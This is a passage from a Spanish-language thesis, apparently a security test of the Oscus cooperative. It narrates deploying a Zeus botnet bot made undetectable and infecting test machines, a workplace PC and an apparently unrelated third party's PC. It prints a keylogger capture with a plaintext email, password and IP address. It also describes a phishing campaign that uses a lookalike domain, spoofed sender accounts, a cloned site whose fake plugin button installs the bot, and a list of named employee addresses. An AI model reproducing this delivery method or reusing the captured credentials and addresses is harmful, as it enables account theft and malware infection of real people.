


Figura 39 Escaneo Archivo sin Infectar Avast

Elaborado por: Investigador

Encontré una página en internet dónde se sube el archivo y se lo envía a escanear con diferentes antivirus, el link es el siguiente: http://virusscan.jotti.org/es/scanresult/35a6ea41073bf52cf861b6b0dce362d0999f40f2 y me botó los siguientes resultados:

Figura 40 Escaneo de archivo Online

Con 21 escaneadores de virus online 5 encontraron aún rastros d malware en el archivo.

Los archivos cfg.bin y bt.exe se los debe subir al hosting, nuevamente utilicé filezila para poder subirlos.




Figura 41 Archivos en Hosting.

Elaborado por: Investigador

6.6.2.13 Comprobación de infección en máquinas virtuales y en máquinas reales.

El archivo ya indetectable con los pasos realizados anteriormente lo puse a prueba en tres máquinas virtuales y en una máquina real, ésta última máquina perteneciente a mi actual trabajo.

En el gráfico siguiente en el apartado de Bots, se especifican el número de bots que se tiene al momento.




Figura 42 Máquinas Infectadas

Elaborado por: Investigador

En éste gráfico se muestra:

Bot Id: Que es un id que el zeus le da a la pc infectada.

Version: es la versión de zeus que se utilizó.

Ip Versión 4: Es la direccón ip de la máquina infectada.

Online Time: Es el tiempo que la pc infectada se encuentra online.

Como se observa en la gráfica un equipo se encuentra Online, por alrededor de ya unos 35 minutos.

Las tres primeras máquinas son las pruebas realizadas en máquinas virtuales, las dos siguientes: jeakeline e ivan son máquinas reales.

Jeakeline es una pc de mi trabajó actual, mientras que ivan es una pc que se infectó por otros medios, para saber de dónde proviene esta pc realicé un **tracert** a ésta dirección ip y obtuve los siguientes resultados:

6.6.2.14 Tracert





Figura 43 Tracrt

Elaborado por: Investigador

Lo que nos indica que la pc o usuario ivan que se infectó pertenece al dominio corvina.net.

6.6.2.15 Reportes botnet Zeus.

Historiales.







Figura 44 Historiales.

Elaborado por: Investigador

Zeus además actúa como un keylogger es decir registra todo lo que el usuario teclea en su máquina, de ésta manera obtuve el historial de las máquinas.
Aquí un ejemplo de lo que guarda en el historial de internet.

6.6.2.16 Historial de Facebook.



View report (HTTPS request, 372 bytes)	
Bot ID:	**andy_287948a5b7_0002863d**
Botnet:	-- default --
Version:	1.2.7.19
OS Version:	XP Professional SP 3, build 2600
OS Language:	3082
Local time:	30.01.2013 22:20:35
GMT:	-5:00
Session time:	00:15:30
Report time:	31.01.2013 03:20:54
Country:	--
IPv4:	186.47.253.192
Comments for bot:	-
In the list of used:	No
Process name:	C:\Archivos de programa\Internet Explorer\IEXPLORE.EXE
User of process:	ANDY-287948A5B7\Administrador
Source:	https://www.facebook.com/login.php?login_attempt=1

```
https://www.facebook.com/login.php?login_attempt=1
Referer: https://www.facebook.com/
Keys: sfoscussistemasoscus-coopopp.cpomsistemas789*
Data:

lsd=AVrZuewB
email=sistemas@oscus-coop.com
pass=sistemas789*
default_persistent=0
charset_test=%E2%82%AC%2C%C2%B4%2C%E2%82%AC%2C%C2%B4%2C%E6%B0%B4%2C%D0%94%2C%D0%84
timezone=300
lgnrnd=192005_Gnjz
lgnjs=1359602413
locale=es_LA
```

Figura 45 Robo de Información en Facebook.

Elaborado por: Investigador

Como se puede observar roba la información de la página en Facebook.

Email: sistemas@oscus-coop.com.

Pass: sistemas789*

En la figura anterior se da una clara muestra de lo fácil que es obtener información, no solo de esta tan utilizada red social, sino más bien como ya se mencionó anteriormente la Botnet Zeus nació con el propósito de obtener información de tipo bancaria.

6.6.2.17 Envío de Correos a los usuarios de la cooperativa Oscus. Ltda.

Por la naturaleza de negocio de la empresa, el intento de infiltración de malware se lo hizo mediante el envío de correos electrónicos simulando que el correo viene de una dirección conocida e incitando al personal de la empresa a que visite un sitio web alojado en un hosting que adquirí anteriormente.

Este tipo de prueba no se lo puede hacer en un hosting gratuito pues éstos inmediatamente detectan los archivos que anteriormente subimos al hosting como malware o virus, por ello adquirí un hosting de pago para realizar las pruebas, pues en el mismo yo tuve acceso total a lo que son las bases de datos, permisos a carpetas, etc.

Para simular que el correo era propio de la cooperativa de igual manera adquirí un dominio parecido al de la cooperativa:

Dominio de la cooperativa: oscus.coop

Dominio Adquirido: oscus-coop.com.

6.6.2.18 Diseño Página Web

Macromedia Dreamweaver.

Adobe Dreamweaver es una aplicación en forma de suite (basada en la forma de estudio de Adobe Flash) que está destinada a la construcción, diseño y edición de sitios, videos y aplicaciones Web basados en estándares. Creado inicialmente por Macromedia (actualmente producido por Adobe Systems) es el programa más utilizado en el sector del diseño y la programación web, por sus funcionalidades, su integración con otras herramientas como Adobe Flash y, recientemente, por su soporte de los estándares del World Wide Web Consortium.

Para simular la página de la cooperativa oscus.coop utilicé adobe Dreamweaber flash player.

Figura 46 Macromedia Dreamweaver

Elaborado por: Investigador

En Macromedia Dreamweaber se añadió un botón de tipo plugin, de esta manera cuando accedan a la página web encontrarán un botón que dirá instalar plugin, este botón está configurado para que cuando lo presionen se guarde el archivo bt.exe y luego el usuario lo ejecute, de esta manera la pc del usuario se contagiará con la botnet Zeus.

Las imágenes que se muestran a continuación se las copió y editó de la página de osus.coop.




Figura 47 Diseño Oscus Página web

Elaborado por: Investigador

Configuración botón plugin.




Figura 48 Configuración Botón

Elaborado por: Investigador

Como paso siguiente se procedió a subir el archivo, y todos los cambio realizados y posteriormente los subí al hosting.




Figura 49 Web en Hosting

Elaborado por: Investigador

6.6.2.19 Configuración Correo Electrónico

Mozilla Thunderbird.

Mozilla Thunderbird es un cliente de correo electrónico de la Fundación Mozilla. Su objetivo es desarrollar un Mozilla más liviano y rápido mediante la extracción y rediseño del gestor de correo del Mozilla oficial. Es multiplataforma, utiliza el lenguaje de interfaz XUL y es software libre.

Para enviar los correos electrónicos configuré varias cuentas de correo electrónicas en el cliente de correo electrónico Mozilla Thunderbird.

Figura 50 Mozilla Thunderbird.

Elaborado por: Investigador

Cuentas Creadas

- info@oscus-coop.com
- admin@oscus-coop.com
- rrhh@oscus-coop.com
- sistemas@oscus-coop.com




Figura 51 Cuenta de Correo Electrónica Ya configurada

Mail Enviado.

De: admin@oscus-coop.com

Asunto:

Para: rsanchez@oscus.coop, xsilva@oscus.coop, xsilva@oscus.coop, rllundo@oscus.coop, dnaranjo@oscus.coop, asalas@oscus.coop, sbosquez@oscus.coop, scarrillo@oscus.coop, cvelasquez@oscus.coop, vguevara@oscus.coop, wsandoval@oscus.coop, slasso@oscus.coop, ppinuela@oscus.coop, smanobanda@oscus.coop, jiturralde@oscus.coop, jsegovia@oscus.coop, yzambrano@oscus.coop, imoscoso@oscus.coop, hcastro@oscus.coop, asanchez@oscus.coop

Cuerpo del Mensaje

ESTIMADO USUARIO VISITE LA PAGINA OFICIAL DE OSCUS LTDA. Y ENTERESE DE NUESTRAS NUEVAS NOVEDADES

OSCUS
COOPERATIVA DE AHORRO Y CRÉDITO LTDA.
Controlada por la Superintendencia de Bancos y Seguros

CLICK EN LA IMAGEN

Figura 52 Mail Enviado

Elaborado por: Investigador

Cuando el usuario dé click en la imagen entonces se re direccionará hacia la página web www.oscus-coop.com en ese momento le pedirá que se descargue el plugin para poder instalar el Zeus.

6.6.2.20 Resultados de una las máquinas Infectadas.

Está infección a continuación mostrada es el resultado de las pruebas que se realizaron con el envío de correos electrónicos, la cooperativa cuenta con un buen sistema de protección viral, además de contar con un buen software antibotnet, los antivirus que ellos poseen son todos con licencia. Por la naturaleza misma de la empresa no se pueden mostrar algunos datos, pues ello compromete la seguridad informática de la empresa.




Figura 53 Máquinas Infectadas

Como se puede observar de las 15 máquinas de la cooperativa 2 de ellas se infectaron 1 de ellas tiene un sistema operativo XP SP3 y otra con sistema operativo W7.

Como ya se mencionó anteriormente por confidencialidad no se pude revelar más información que la que se muestra en los gráficos anteriores.

